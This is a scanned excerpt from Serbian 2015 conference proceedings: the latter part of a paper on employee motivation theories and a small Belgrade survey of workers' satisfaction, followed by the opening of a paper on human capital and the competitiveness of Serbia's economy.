**Teorije sadržaja – Maslovljeva hijearhija potreba** je jedna od najpoznatijih motivacionih teorija, zasniva se na hijearhiji pet primarnih potreba koje se hijearhijski zadovoljavaju. Te potrebe su fiziološke (voda, hrana, sklonište), potrebe sigurnosti (fizička i emocionalna sigurnost i zaštita), društvene potrebe (osećaj pripadnosti, ljubav, prihvatanje od strane drugih, prijateljstvo), potrebe za poštovanjem (status u društvu, priznanja i pažnja okoline) i potrebe samoaktuelizacije (razvoj, napredovanje). Ove potrebe Maslov je podelio u dve grupe: potrebe nižeg reda (fiziološke i sigurnost) i potrebe višeg reda (socijalne, poštovanje, samoaktuelizacija). Razlika je u tome što se potrebe nižeg reda zadovoljavaju spoljnim mehanizmima (plata, ugovori, itd.), a potrebe višeg reda unutrašnjim mehanizmima (stavovi, vrednosti, percepcija, očekivanja i slično). Ova teorija sugeriše da kada se jedna potreba zadovolji ona prestaje da bude motivator i ulogu motivatora preuzima sledeća nezadovoljena potreba. To znači da menadžeri moraju da znaju na kom hijearhijskom nivou zadovoljenja potreba se nalaze njihovi zaposleni kako bi mogli da ih motivišu.

**ERG teorija (Alderferova teorija)** se oslanja na Maslovljevu hijearhiju potreba. Petković je analizirala Alderferovu teoriju i uvidela da je on, oslanjajući se na Maslovljevu teoriju potreba, modifikovao pet potreba. Alderfer je smatrao da postoje tri vrste osnovnih potreba: egzistencijalne (materijalne potrebe neophodne svakom čoveku da živi), potrebe povezanosti (svaki čovek ima potrebu da komunicira i razmenjuje svoje ideje i stavove sa drugima, neguje međuljudske odnose) i na kraju potrebe razvoja (predstavljaju potreba za ličnim razvojem, usavršavanjem i ličnim napredovanjem). Ne samo što je smanjio broj potreba sa pet na tri, on je ukinuo i hijearhiju po kojoj su se zadovoljavale te potrebe tvrdeći da je moguće istovremeno zadovoljiti više potreba i ne mora se voditi računa o tome kojim redosledom se zadovoljavaju potrebe.

**Motivaciono–higijenska teorija (Herzbergova teorija)** je kreirana na osnovu Herzbergovog stava prema zaposlenima, tj da njihov uspeh zavisi isključivo od njih samih, tačnije od individualnog stava prema poslu. On je zato anketirao grupu zaposlenih i pitao ih šta očekuju od svog posla. Tražio je od zaposlenih da mu do detalja opišu situacije kada se osećaju dobro a kada loše dok obavljaju svoj posao. Faktori koji su pozitivno uticali su bili povezani sa satisfakcijom i nazvao ih je motivacionim faktorima (dostignuća, priznanja, priroda posla, odgovornost, napredak i slično). Faktori koji su negativno uticali, kao što su politika kompanije, kontrola, međuljudski odnosi i uslovi rada na poslu, predstavljali su radnu situaciju i zbog toga ih je nazvao higijenskim faktorima. Po njemu oni deluju kao preventiva, odnosno sprečavaju nezadovoljstvo. Higijenskim faktorima može da se spreči nezadovoljstvo, ali ne i da se poveća satisfakcija. Po Marijani Petković problem ove teorije je taj što su rezultati istraživanja zavisili isključivo od trenutnog raspoloženja zaposlenih, i zbog toga oba faktora mogu imati uticaja, ali samo ako zaposleni nije neraspoložen, jer u takvoj situaciji ni motivacioni faktor neće povečati satisfakciju zaposlenig.

**Mek Lilendova teorija potreba** se fokusira na tri vrste potreba: moć, dostignuća, udruživanje. Potreba za moći predstavlja želju za uticajem i kontrolom nad drugima. Pojedinci koji se vode potrebom za moći žele da budu glavni i teže da budu uticaj na druge. Njih najviše motivišu rang, status i pozicija moći, plata im je u drugom planu. Potreba za dostignućima je njihova težnja ka uspehu. Ljudi koji imaju visoku želju za uspehom, vođeni su ličnim ambicijama i imaju visoke kriterijume. Njih je moguće motivisati složenim poslovima koji bi samo oni mogli da reše i koji im omogućavaju šansu za uspehom. Jednostavni i prosti zadaci jednostavno ih ne pokreću i nisu motivisani da ih obavljaju. Potreba za udruživanjem je potreba za pripadnošću iz Maslovljeve hijerhije potreba. Ljudi sa ovakvim potrebama teže prijateljskim odnosima, saradnji i međuljudskim odnosima zasnovanim na visokom stepenu poverenja i razumevanja.

**Teorije procesa – Teorija postavljanja ciljeva** je definisao krajem šezdesetih Edvin Loke. Prema njemu zaposlene motivišu tri mehanizma: specifičan i jasno postavljen cilj, povratna informacija o ostvarenju postavljenog cilja, i učestvovanje zaposlenih u postavljanju ciljeva. Pristalice ove teorije veruju da što je cilj teže ostvariv, zaposleni će biti više motivisani da ga ostvare. Ukoliko se na to doda i da je cilj postavljen javno, i da su zaposleni učestvovali u postavljanju tog cilja, onda će i oni sami biti više motivisani za obavljanje posla. Povratna informacija je od presudnog značaja, jer zaposleni očekuju priznanje za uložen rad i trud.

**Teorija jednakosti (pravičnosti)** se bazira na konstantnom upoređivanju zaposlenih sa kolektivom. Definisao ju je Robins 1998. godine. Zaposlenima je veoma bitno koliko su oni sami nagrađeni za uložen rad i trud, ali još im je bitnije koliko su drugi nagrađeni za isti taj rad. Kada zaposleni uvidi da postoji nejednakost i da im je učinjena nepravda, onda dolazi do stvaranje tenzije, koja je signal za menadžere da promene radno okruženje i politiku poslovanja kako bi obezbedili fer i pravičan odnos među zaposlenima. Prema ovoj teoriji, pored plate, faktori koji se porede su: status na poslu, fizički uslovi rada, tehnička opremljenost radnog prostora, uključivanje zaposlenih u proces odlučivanja i sl.

**Teoriju očekivanja** su zajednički definisali Robins i Stoner u istraživanju sprovedenom u periodu od 1997-1998. godine. Ova teorija je razvila situacioni model motivacije, koji objašnjava zašto jedna osoba ulaže različite nivoe napora u različitim situacijama. Teorija je poznata i kao „teorija ako-onda" jer pokazuje da će zaposleni uložiti dodatni napor ako proceni da će mu se taj napor isplatiti.

Zbog kompleksnosti organizacija, kulturoloških različitosti, polne strukture i mnogih drugih faktora koji utiču na raznovrsnot jedne organizacije, nemoguće je primeniti jednu teoriju motivacije, pogotovo ne u svakoj situaciji. Zbog toga se razvio integrativni model motivacije koji je objedinio sve prethodno navedene teorije u čijoj osnovi se nalazi teorija očekivanja. Zaslužan za ovaj model je bio Robins 1998. godine koji je pošao od pretpostavke da će zaposleni dostići visok nivo napora ako postoji jaka veza između napora i rezultata rada, rezultata rada i nagrađivanja, nagrađivanja i ličnih ciljeva. U organizaciji mora postojati pošten sistem nagrađivanja zaposlenih, i takođe jako je bitno napomenuti da stepen motivacije zavisi isključivo od stepena zadovoljstva ličnih ciljeva kroz organizaciono nagrađivanje.



DOI: 10.15308/Synthesis-2015-694-698

## 3. KULTUROLOŠKE RAZLIKE MEĐU ZAPOSLENIMA I NJIHOV UTICAJ NA ISTRAŽIVANJE TEORIJA MOTIVACIJE ZAPOSLENIH U SVETU

Rej Atner profesor poslovnih nauka sa Brukhejvon koledža (*Brookhavon College*), izjavio je da pristup menadžera i pogodno okruženje su dva neophodna faktora za razvoj motivacije, treći ključni činilac je komunikacija. Iako se komunikacija odvija stalno i bez prestanka, da bi bila uspešna potrebno je da se obe strane međusobno razumeju. Kultura igra ključnu ulogu u razumevanju sagovornika, tako što direktno utiče na ličnost i ponašanje osobe (Dobrijević, 2011). Kulturološka barijera u komunikaciji vrlo je česta i predstavlja svakodnevni izazov za menadžere iz celog sveta kako da komuniciraju sa svojim zaposlenima. Postoji teorija o kulturalnoj inteligenciji, koja je zapravo sposobnost adaptacije u novom kulturnom okruženju (Dobrijević, 2011). Menadžeri sa visokim CQ (Kulturalna inteligencija) uvek će biti u prednosti da razumeju svoje podređene i da im se obrate na pravi način, u pravo vreme. Visok CQ će menadžerima omogućiti da prihvate različitosti koje se javljaju u njihovoj organizaciji na kulturološkom nivou i pristupe motivaciji svojih zaposlenih shodno potrebama i situaciji u kojoj se nalaze. Ali samo poznavanje kulture zaposlenog nije dovoljno da bi došlo do motivacije. Ako se pođe od pretpostavke da svi ljudi nisu isti, da ne žele iste stvari i da ih ne pokreću iste stvari, dolazi se do pitanja kako u jednoj organizaciji motivisati zaposlene ako postoji kulturološka razlika, ili kako preneti kulturu organizacije iz jedne države u drugu. Da li je to uopste moguće, i ukoliko jeste, na koji način bi to bilo najisplativije? Više se kultura ne posmatra samo iz komunikativne perspektive gde bi mogla da predstavlja barijeru pri komunikaciji i međusobnom razumevanju, sada treba obratiti pažnju i na mnogo više faktora kao što su: fer i pošten sistem nagrađivanja, zadovoljenje potreba, pravičnost, postavljanja jednakih ciljeva, i drugi. Zbog svega navedenog, jako je bitno znati šta pokreće ljude iz Evrope, koji sistem nagrađivanja vrednuju zaposleni u Kini, da li su potrebe Amerikanca iste kao i potrebe ljudi iz Brazila, itd. Ovo nas je ujedno navelo da se zapitamo gde se tu nalazi Srbija. Koliko se potrebe zaposlenih iz Srbije razlikuju sa potrebama zaposlenih iz ostatka sveta.

Istraživanja koja su navedena dalje u tekstu bavila su se pitanjem kulturoloških razlika i njihovog uticaja na istraživanje teorija motivacije u svetu, kao i na koji način je najbolje motivisati radnike u multikulturalnom okruženju. Tako je istraživanje rađeno na temu poređenja kineskih i američkih zaposlenih (Fisher & Yuan, 1998) pokazalo da kineski zaposleni imaju drugačiji odziv kada je reč o sistemu nagrađivanja, takođe ukazalo je na bitne razlike između kineskih i američkih prioriteta kada je reč o poslu. Kineski radnici su naglasili da im interesantnost posla kao i upućenost u dešavanja na poslu ne prestavljaju bitan faktor, za razliku od američkih zaposlenih. Takođe ne smatraju da treba da budu posebno nagrađeni za neki bitan ili težak posao koji su obavili, dok je Amerikancima to jako bitno. Kineskim zaposlenima su plata i bonusi na prvom mestu i smatraju da je to najveći faktor koji ih pokreće. Drugi važan faktor je lojalnost menadžera (nadređenih) prema zaposlenima, jako im je bitno da postoji jaka veza između zaposlenih i nadređenih, jer njihova kultura neguje jake međuljudske odnose. Američki zaposleni su vezu između menadžera i zaposlenih prokarakterisali kao nešto što ne predstavlja veliki uticaj na njihovo poslovanje. Istraživanja su posle poređena i sa istraživanjima sprovedena u Rusiji i Tajvanu, gde su se takođe primetile bitne razlike među faktorima motivacije kod zaposlenih. Najveće razlike su međuljudska lojalnost i uslovi rada koje favorizuju kineski zaposleni, dok ruski i tajvanski najviše brinu o sigurnom poslu, i sigurnosti na poslu. Takođe, istraživanje je pokazalo da su kineski menadžeri daleko više upoznati sa željama i potrebama svojih podređenih nego što su američki menadžeri upoznati sa svojim podređenima. Kao posledica toga je to što kineska kultura neguje jaku vezu u međuljudskim odnosima, dok zapadna kultura razdvaja posao od prijateljstva i time ograničava negovanje međuljudskih odnosa unutar organizacione kulture.

Još jedno istraživanje rađeno je na temu poređenja britanskih i nigerijskih radnika (Adigun & Stephenson, 2001), gde se polazilo od pretpostavke (Kilby, 1960) da zaposleni koji dolaze iz ekonomski siromašnih zemalja mogu biti motivisani spoljašnjim faktorima (plata, ugovori, naknade, fizičko okruženje na poslu), dok sa druge strane zaposleni iz razvijenih zemalja mogu biti motivisani unutrušanjim faktorima (prilika za napredovanjem, priznanja, interesantan i izazovan posao). Oni su za cilj imali da prikažu različite motivacione faktore oba naroda, kao i da dokažu da spoljašnji faktori koje je Harzberg opisao kao higijenske, odnosno unutrušanji faktori, motivacioni, se ne vezuju za to odakle zaposleni dolaze, već od prirode posla. Rezultati njihovog rada su pokazali da Britanci mnogo više brinu o dostignućima, prirodi posla, priznanjima, međuljudskim odnosima, strahu od neuspeha, dok zaposlenima iz Nigerije je bilo bitno unapređenje, da nemaju previše posla, naknade, da nema korupcije, fer i pošten sistem nagrađivanja. Ovo je ujedno i pokazalo da britanski, zajedno sa nigerijskim zaposlenima imaju slične ciljeve, odnosno ne mogu se generalizovati motivacioni faktori po nacijama, iako su britanski zaposleni malo više težili ka unutrašnjim faktorima. Ipak, treba uzeti u obzir uticaj Velike Britanije na kulturološki razvoj Nigerije kao njene kolonije. Iako je Nigerija dobila svoju samostalnost 1960. godine, zvanični jezik je engleski, a veći deo zemlje je evropeizovan.

Još jedno istraživanje na temu upoređivanja dve kulture, govori o razlici američkih i poljskih zaposlenih kao i kako oni reaguju na nedostatak sposobnosti organizacionog autoriteta (Wosinska, Cialdini & Petrova, 2001). Oni su istraživali kako zaposleni reaguju na to što njihovi menadžeri pokazuju nedostatak neke sposobnosti za obavljanje svog posla, i kako se to odražava na same zaposlene i da li kao posledicu može imati određenu vrstu motivacije, odnosno demotivacije na zaposlene. Rezultati su pokazali da američkim zaposlenima najviše smeta nedostatak stručnosti kod njihovih menadžera, dok Poljacima nedostatak ljudskosti, odnosno nedostatak empatije prema zaposlenima. Glavni razlog zbog čega je Amerikancima toliko bitno da su menadžeri strični je zbog njihove individualističke kulture, dok sa druge strane Polajci daju veliku važnost međuljudskim odnosima, zato i ne čudi njihov otpor prema nedostatku empatije prema zaposlenima. Rezultati ovog istraživanja se mogu uzeti kao higijenski faktori, jer ne mogu da stimulišu motivaciju, ali njihovo nepostojanje bi direktno uklonilo disatisfakciju zaposlenih.

Na osnovu svega navedenog, zapitali smo se koji motivacioni faktori bi bili najprikladniji za zaposlene u Srbiji. Koja teorija motivacije bi se pokazala kao najprikladnija za srpsko kulturološko podnevlje, kao i šta je to što pokreće Srbe na rad, odnosno ih ne pokreće. Autore je interesovalo da li menadžeri u Srbiji uzimaju u obzir želje i potrebe srpskih zaposlenih i tako prouzrokuju satisfakciju, odnosni disatisfakciju srpskog radnika na poslu. Autori su odlučili da uključe kao faktor i trenutnu ekonomsku situaciju u Srbiji, gde je bruto domaći proizvod po stanovniku 6.354$ (Svetska Banka, 2013), što je svrstava u zemlje grupe „višeg srednjeg dohotka" (Unković & Kordić, 2014). Na osnovu ovog podatka autori su došli do pretpostavke da bi veća količina novca izazvala veću satisfakciju kod zaposlenog u Srbiji.



DOI: 10.15308/Synthesis-2015-694-698

Na osnovu ovih pitanja definisane su hipoteze ovog rada.

1. Zaposleni u Srbiji su nezadovoljni motivacijom svojih menadžera.
2. Veća plata je osnovni motivator za zaposlene u Srbiji.

## 4. METODOLOGIJA ISTRAŽIVANJA

Istraživanje je obavljeno u glavnom gradu Srbije, Beogradu u periodu od 9. do 27. februara 2015. godine. Istraživanje je sprovedeno u formi ankete gde su ispitanicima postavljena tri pitanja. Anketirano je 40 ljudi od čega su 70% (28 ispitanika) bili muškarci, i 30% (12 ispitanika) bile osobe ženskog pola. Najviše je bilo osoba preko 51 godinu starosti (80%), dok su ostale grupe bile između 41 i 50 godina starosti (15%) i između 30 i 40 godina starosti (5%).

Ispitanicima su redom postavljana pitanja: da li su zadovoljni kako ih poslodavci motivišu, zatim da li su upoznati kako menadžeri u zapadnim zemljama motivišu zaposlene, i na kraju je trebalo nabrojati tri stvari koje bi ih dodatno motivisale. Njihovi odgovori su se upislivali u anketu. Razlog zašto je drugo pitanje bilo vezano za motivaciju u inostranstvu je da bi navelo ispitanika da razmisli još jednom da li je zaista zadovoljan sa motivacijom koju dobija na svom poslu.

## 5. REZULTATI ISTRAŽIVANJA I DISKUSIJA

Rezultati su pokazali (Tabela 1) da većina ispitanika (70%) nije zadovoljna načinom na koji ih poslodavci motivišu na poslu. Njih 25% svesno je da bi motivacija mogla da se podigne na viši nivo, ali nisu apsolutno nezadovoljni sa trenutnim stanjem. Tek 5% je odgovorilo da su apsolutno zadovoljni i da ne bi ništa menjali.

| | |
|---|---|
| 70% | Nisam zadovoljan-zadovoljna |
| 25% | Mogla bi da bude bolja |
| 5% | Zadovoljan-Zadovoljna sam i ne bih ništa menjao-menjala |

Tabela 1. Zadovoljstvo zaposlenih motivacijom njihovih menadžera


Obradom odgovora na pitanje: da li ste upoznati kako menadžeri u zapadnim državama motivišu svoje zaposlene, autori su došli do rezultata da je 95% ispitanika znalo kako menadžeri u zapadnim zemljama motivišu svoje zaposlene i misle da takav vid motivacije nikad ne bi mogao da zaživi u Srbiji. Rezultati su prikazali da je upravo onih 5% koji su bili zadovoljni motivacijom na svom poslu odgovorilo negativno na ovo pitanje.

Kada su ispitanici mogli da nabroje stvari koje bi ih dodatno motivisale na poslu, rezultati obrade odgovora (Grafik 1) pokazuje da najveći problem zaposlenima predstavlja stres, odnosno prevelika odgovornost koja im je dodeljena.Na drugom mestu je nedovoljno usavršavanje, odnosno obuka zaposlenih. Ispitanici su izrazili želju da bi voleli da napreduju na poslu, da uče i usavršavaju se, ali poslodavci ne žele da im omoguće to o trošku firme.Veća briga o zaposlenima zauzima treće mesto i tu su se ispitanici požalili da menadžeri generalno ne vode računa o njima, njihovim željama i potrebama. Ne uključuju ih dovoljno u proces odlučivanja važnih stvari, takođe ne traže njihovo mišljenje kada je reč o ispunjenju zadatog problema.

Najveće iznenađenje predstavlja veća plata, koja se pominje tek u 10% slučajeva. Ispitanici smatraju da plata jeste jedan od bitnih faktora kada je motivacija u pitanju, ali ipak smatraju da bi bili srećniji ako bi im se omogućilo besplatno usavršavanje, napredovanje, smanjile obaveze i povelo više računa o njima na radnom mestu.

Više poštovanja, plaćeni godišnji odmori, bonusi i redovna plata zauzimaju po 5% od ukupnog zbira i nisu nešto što bi zaposlenima bilo od ključne važnosti za obavljanje posla, osim redovne plate koja predstavlja izuzetak u ovoj priči, jer spada u neispunjenje osnovnih potreba zaposlenih.

Na kraju, najmanje je onih koji ne bi ništa menjali, jer su zadovoljni stanjem na svom poslu.




Grafik 1. Tri stvari koje bi dodatno motivisale srpskog radnika

Na osnovu istraživanja i obrade podataka, ispitanici koji su zaposleni u Republici Srbiji vođeni su ERG Alderferovom teorijom koja se bazira na tri potrebe: egzistencijalne, potrebe razvoja i potrebe povezanosti. Veza između rezultata istraživanja i ERG teorije prikazana je u Tabeli 2.

| | |
|---|---|
| Manje stresa | Egzistencijalna potreba |
| Usavršavanje | Potrebe razvoja |
| Veća briga o zaposlenima | Potreba povezanosti |

Tabela 2. ERG teorija u funkciji rezultata istraživanja

Manje stresa predstavlja egzistencijalnu potrebu, odnosno fiziološku potrebu, potrebu sigurnosti. Usavršavanje spada u potrebe razvoja, dok je veća briga o zaposlenima potreba povezanosti, odnosno negovanje međuljudskih odnosa. Na osnovu istraživanja i definicije teorije Alderferove ERG teorije motivacije, možemo da zaključimo da su zaposleni u Srbiji vođeni klasičnim pristupom zadovoljenja potreba, odnosno motivator koji ih pokreće na akciju jeste zadovoljenje potrebe koja u datom trenutku nije na željenom nivou.

Rezultati koje smo dobili na osnovu prvog pitanja nam ukazuju da zaposleni u Srbiji nisu zadovoljni motivacijom svojih menadžera, čime je hipoteza 1 potvrđena. Analiziranjem podataka koje smo dobili na osnovu trećeg pitanja, možemo da zaključimo da plata ne predstavlja glavni motivator zaposlenima u Srbiji. Time hipoteza 2 nije potvrđena.

## ZAKLJUČAK

Motivacija zaposlenih nije novi trend, ali njena primena menjala se u zavisnosti od pristupa menadžera prema svojim zaposlenima. Uvidevši da zaposleni mogu biti više od radne snage u kompaniji, menadžeri se suočavaju sa problemom adekvatnog motivisanja uzimajući u obzir sve potrebe zaposlenih,



DOI: 10.15308/Synthesis-2015-694-698

kao i njihove želje, a da pri tom ne idu na štetu ostatka kolektiva. Zaposleni imaju želju da napreduju zajedno sa firmom, da budu deo organizacije koji će biti priznat od strane nadređenih, da se usavršavaju, žele fer i pošten sistem nagrađivanja koji ne dozvoljava ekslpotisanje i korupciju na radnom mestu. Njihove potrebe prevazilaze potrebe zaposlenih iz sredine i kraja XX veka, gde je glavni fokus bio na Maslovljevoj hijearhiji potreba. Upravo zbog toga ne treba očekivati da je samo zadovoljenje tih potreba danas dovoljno da bi se zaposleni pokrenuli na akciju. Teorije motivacije nam omogućavaju da shvatimo na koji način su se menjale potrebe zaposlenih, kao i kako da adekvatno motivšemo zaposlene u zavisnosti od potreba koje oni iziskuju. Savremene teorije poput teorija jednakosti, postavljanja ciljeva i teorija očekivanja u prvi plan stavljaju međuljudske odnose, čemu sve više teže zaposleni.

Kulturološke razlike su se pokazale kao bitan faktor u razumevanju potreba zaposlenih u multikulturalnom okruženju. Svaka nacija ima svoju kulturu i tradiciju koju vekovima neguje. Neke kulture su slične usled globalizacije, ili nekadašnjih kolonizacija poput Velike Britanije i Nigerije, ali većina se razlikuje i upravo je ta razlika bitna za razumevanje zbog čega zaposleni različitih kultura imaju različite potrebe, kao i kako adekvatno motivisati zaposlene u zavisnosti od države iz koje dolaze. Bitno je da su zaposleni prilagodljivi različitim kulturama, što im omogućava visok stepen kulturalne inteligencije, ali možda je još bitnije za menadžere i vlasnike firmi da sami budu dovoljno kulturalno inteligentni kako bi mogli da prihvate potrebe koje njihovi zaposleni iziskuju.

Na osnovu istraživanja možemo da zaključimo da zaposleni u Srbiji imaju drugačije potrebe i želje od zaposlenih iz drugih zemalja sveta. Ovo je jako bitno za menadžere da razumeju potrebe srpskog radnika kako bi mogli da ga motivišu na pravi način. Nezadovljstvo motivacijom zaposlenih u Srbiji ukazuje nam da na ovom prostoru menadžeri su i dalje vođeni konzervativnim pristupom, odnosnu klasičnim gde se zaposleni i dalje smatra samo radnom snagom. To nezadovoljstvo se najviše ogleda kroz želju za većom brigom o zaposlenima. Zanimljivo je da i pored slabe ekonomije, zaposlenima u Srbiji nije veća plata prioritet, već smanjenje odgovornosti koja im prouzrokuje stres. Ispitanici su takođe izrazili veliku želju za usavršavanjem jer im je stalo da napreduju na poslu.

Istraživanje rađeno u ovom radu je eksplorativnog tipa, i može da posluži kao osnova za istraživanje reprezentativnog uzorka za celu Srbiju i njene zaposlene.

## LITERATURA


Adigun, I.O., & Stephenson, G.M. (2001) Sources of Job Motivation and Satisfaction among British and Nigerian Employees.*The Journal of Social Psychology*, 132(3), pp. 369-376.

Ardichvili, K. (2002). Leadership styles and cultural values among managers and subordinates: A comparative study of four countries of the former Soviet Union, Germany, and the US: Urbana-Champaign at University of Illinois, pp. 99–117.

Berwitz, C.J. (2009). Beyond Motivation. *Harvard Business Review*, 38(3), 123-125.

Chris, M. (2011). Creating a Culture of Motivation, 65(9), 46.

Milikić B. (2011). Menadžment ljudskih resursa. Beograd: Ekonomski fakultet.

David, J. H. (2011). Implications of Occupational Locus And Focus For Public Service Motivation. *Attitudes Toward Work Motives Across Nations*, 71(5), 761-771.

Dobrijević G. (2011). Poslovno Komuniciranje i Pregovaranje, Univerzitet Singidunum, Beograd.

Fisher, Y. (1998). What motivates employees? A comparison of U.S. and Chinese responses. *International Journal of Human Resource Management*, 9(3), 516-528.

Geert, H. (1981). Culture and Organizations. International Studies of Management & Organization, 10(4), 15-41.

Kanika, S., Malati, N. (2013) Employer Branding: A Potent Organizational Tool For Enhancing Competitive Advantage. *Journal of Brand Managmenet*, 10(1), 51-65.

Luo, L. (1999). Work Motivation, Job Stress, and Employee's Well-being. *Journal of Applied Management Studies*, 8(1), 61.

Margit, O., & Bruno, S.F. (2000). Motivation, Knowledge Transfer, and Organizational Forms. *Organization Science*, 11(5), 538-550.

Nitin, N., Boris, G., & Linda-Eling, L. (2008). Employee Motivation: A Powerful New Model. Harvard Business Review.

Petković, M. (2009). Organizaciono ponašanje. Beograd: Ekonomski fakultet.

Porter, M. (2007). Konkurentska prednost : ostvarivanje i očuvanje vrhunskih poslovnih rezultata. Novi Sad : Asee.

Samuel, A., Quin, Z., Li-Yun, S., & Sussana, L. (2009). Perceptions of Politics, Intristic Motivation and Creative

Performance: Evidence from the Service Sector. Academy of Management Proceedings pp. 1-6. DOI: 10.5465/AMBPP.2009.44243022

Triandis, H. (2006). Cultural Intelligence in Organizations. Group Organization Management, *31 (1), 20-26.*

Unković, M., Kordić, N. (2014). Međunarodna ekonomija. Beograd: Univerzitet Singidunum.

Wilhelmina, W., Robert B.C., Petia, P., Vladas, G., Daniel, W.B., Malgorzata, Gornik D., & Jonathan, B. (2009). Resistance to Deficient Organizational Authority: The Impact of Culture and Connectedness in the Workplace. *Journal of Applied Social Psychology*, 39(4), 834–851.




DOI: 10.15308/Synthesis-2015-694-698

Synthesis
International Scientific Conference of IT and Business-Related Research

# ULOGA LJUDSKOG KAPITALA U POVEĆANJU KONKURENTNOSTI PRIVREDE SRBIJE

## THE ROLE OF HUMAN CAPITAL IN INCREASING COMPETITIVENESS OF THE SERBIAN ECONOMY

Vladimir Mitrović, Ivana Mitrović
Ekonomski fakultet u Kos.Mitrovici, Srbija

**Apstrakt:**
Posebnu ulogu u povećanju konkurentnosti i ekonomskog rasta ima ljudski kapital. Zaposleni sa svojim znanjem, sposobnostima i inovativnošću, u velikoj meri doprinose povećanoj produktivnosti, i utiču na poboljšanje konkurentnosti i ekonomski rast. Metodologija ovog rada zasniva se na ljudskom kapitalu i njegovom sveukupnom uticaju, kroz ulaganja u ljude i neophodne veštine, kao jedini način da se očuva i unapredi konkurentska prednost.Potreba za kontinuiranim obrazovanjem uzrokovana je velikim dinamizmom savremenog društva, brzim tehničko-tehnološkim razvojem, posebno u domenu informaciono-komunikacionih tehnologija, što zahteva nova znanja i veštine, kao i nova zanimanja. Prikazani su i indikatori ljudskog kapitala u globalnom indeksu konkurentnosti nacionalne privrede. Poseban naglasak stavlja se na konkurentnost kao jedan od strateških ciljeva razvoja ljudskog kapitala u Srbiji, a naročito politiku koju država može da primeni u ovoj oblasti u cilju jačanja obrazovnog sistema i podizanja nivoa znanja i stručnosti, kao jedan od važnih stubova za podizanje nivoa konkurentnosti, a samim tim i ekonomskog rasta.

**Ključne reči:**
ljudski kapital, konkurentnost, obrazovanje, znanje, inovacije.

**Abstract:**
Human capital plays the crucial role in increasing the level of competitiveness and the overall economic growth. Employees with their knowledge, skills and inventiveness, contribute considerably to increasing productivity, competitiveness and the economic growth. Methodological work is based on the human capital and its impact, by investing in people and development of necessary skills, as the only way to preserve and improve competitive advantage. The necessity for continuous education is triggered by great dynamism of modern society, rapid development of technology, especially information and communication technologies, which requires the development of new knowledge and skills, as well as new professions. This paper presents the indicators of human capital in the global index of competitiveness of the national economy. Special emphasis is placed on competitiveness as a strategic objective of human capital development in Serbia, especially the policy that the state can implement in this area in order to strengthen the education system and enhance the level of knowledge and skills, as one of the important pillars of enhancing the level of competitiveness, which further leads to the economic growth.

**Key words:**
human capital, competitiveness, education, knowledge, innovation.

## 1. UVOD

Poboljšanje konkurentnosti država je najveći izazov savremenog društva. Globalna ekonomska kriza uticala je ne samo na zemlje u kojima je nastala (SAD), već su negativne posledice prisutne i u zemljama koje se nalaze na nedovršenom tranzicionom putu, poput naše. Konkurentnost je u takvim uslovima postala ne samo cilj, već i oružje za borbu i izlazak iz krize. U skladu sa tim shvatanjem, posebna pažnja se mora posvetiti konkurentskim pozicijma srpske privrede, koje poslednjih godina ne ostvaruju povoljne rezultate i značajne pomake.

Prema pokazateljima Globalnog izveštaja konkurentnosti (GCR), rang Srbije u 2014.godini nije se bitno poboljšao u odnosu na prethodnu godinu (94. mesto od ukupno 144 rangirane zemlje u odnosu na 101. mesto u 2013. godini). Prema modelu Porterovog dijamanta, poslovno okruženje Srbije ima brojne nedostatke: loša fizička i logistička infrastruktura, velika i prespora državna administracija, masovni odliv stručnjaka i naučnika, pojava tržišne dominacije, loša efikasnost antimonopolske politike, loša regulacija svojinskih prava, nedostatak ulaganja u istraživanje i razvoj, sporo prihvatanje novih tehnologija, nedostupni i nekvalitetni dobavljači, loše stanje razvoja klastera, nedostupnost istraživačkih usluga i obuke. Upravo oblasti koje treba da predstavljaju prioritete za celu državu.

Razvoj se posmatra kao višeslojan proces koji uključuje krupne promene društvenih struktura, stavova ljudi i institucija države (Todaro & Smith, 2006). Na ovaj način se stvaraju preduslovi za stvaranje modernog ekonomskog modela, pravedne socijalne politike, smanjenje siromaštva, univerzalnog obrazovanja, povećanja kvaliteta života, modernih institucija, demokratije i vrednosti kod pojedinaca i društva u celini. Pri tome, životni standard nekog društva zavisi od njegove sposobnosti da proizvede dobra i usluge, a njegova produktivnost zavisi od fizičkog kapitala, ljudskog kapitala, prirodnih resursa i tehnološkog znanja (Mankiw & Teylor, 2008). Činjenica je da je prosečan prihod u najbogatijim zemljama sveta deset puta veći nego u najsiromašnijim zemljama. Svakome ko putuje očigledne su velike razlike u prihodu koje dovode do velikih razlika u kvalitetu života. Manje su očigledni razlozi za ove razlike. Istovremeno se otvara pitanje kako bogate zemlje mogu da održe svoj visoki standard življenja, a šta nedovoljno razvijene zemlje mogu da učine kako bi se priključile tom klubu.

Unapređenje konkurentnosti i efikasnosti privrede, zahteva jasno opredeljenje uloge i sagledavanje izazova ekonomije posebno u ovom trenutku. Tu spada: porast produktivnosti (firmi); porast izvoza proizvoda visoke vrednosti; privlačenje stranih investicija; korišćenje moderne tehnologije i inovacija; investiranje u ljudski kapital; unapređenje osposobljenosti obra-

E-mail: vladam338@gmail.com
DOI: 10.15308/Synthesis-2015-699-705

zovanjem; stvaranje klastera u visoko prioritetnim sektorima. Tehnološki nivo razvoja u kombinaciji sa ljudskim kapitalom ima esencijalni značaj za nivo produktivnosti. Bez obzira što ljudski kapital nije precizno definisan, ljudi, njihovo znanje i veštine kao i obrazovanje, istraživanje i inovativnost u velikopj meri utiču na povećanje produktivnosti, poboljšanje konkurentnosti i ekonomski rast. Pošto ljudski kapital predstavlja ozbiljnu ekonomsku snagu, ciljj je da ljudi budu obrazovani, ali ne i da njihov rad bude jeftin. Laureat Nobelove nagrade Gary S. Becker (1975) navodi da samo ulaganja za obrazovanje, obuku, medicinsku negu proizvode ljudski, a ne fizički ili finansijski kapital, jer se ne mogu odvojiti osobe od njihovih znanja, veština, zdravlja ili vrednosnog sistema. Veći ljudski kapital poboljšava rast, jer se na taj način zemlja priključuje najnaprednoj tehnologiji. Naravno, ljudski kapital ne samo da prihvata napredne tehnologije, već inovativnošću stvara nove tehnologije. Valja imati na umu da ljudski kapital poseduju ljudi, a ne kompanije i da su ljudski i fizički kapital inputi u 